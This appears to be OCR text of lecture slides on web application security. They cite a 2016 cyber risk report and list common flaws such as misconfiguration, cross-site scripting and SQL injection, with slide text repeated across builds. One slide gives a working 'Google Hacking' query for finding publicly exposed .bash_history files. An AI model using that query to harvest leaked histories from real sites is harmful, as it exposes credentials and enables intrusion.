
Finding Web security flaws is easy

- **Search engines** provide helpful **search operators** to zoom in on files that may contain **valuable** information (and are publicly accessible by mistake)
  - `intitle:"index of" .bash_history`
    - Known as "**Google Hacking**"
- Server-side **error strings**

Application security

Source: **Cyber risk report 2016**
(and 2013)


Software security issues



Source: **Cyber risk report 2016, page 56**

Software security issues


server misconfiguration, improper file settings, sample files, outdated software versions



Source: **Cyber risk report 2016, page 56**

Software security issues

server misconfiguration, improper file settings, sample files, outdated software versions




cross-site scripting, SQL injection

Source: **Cyber risk report 2016, page 56**

Software security issues

server misconfiguration, improper file settings, sample files, outdated software versions

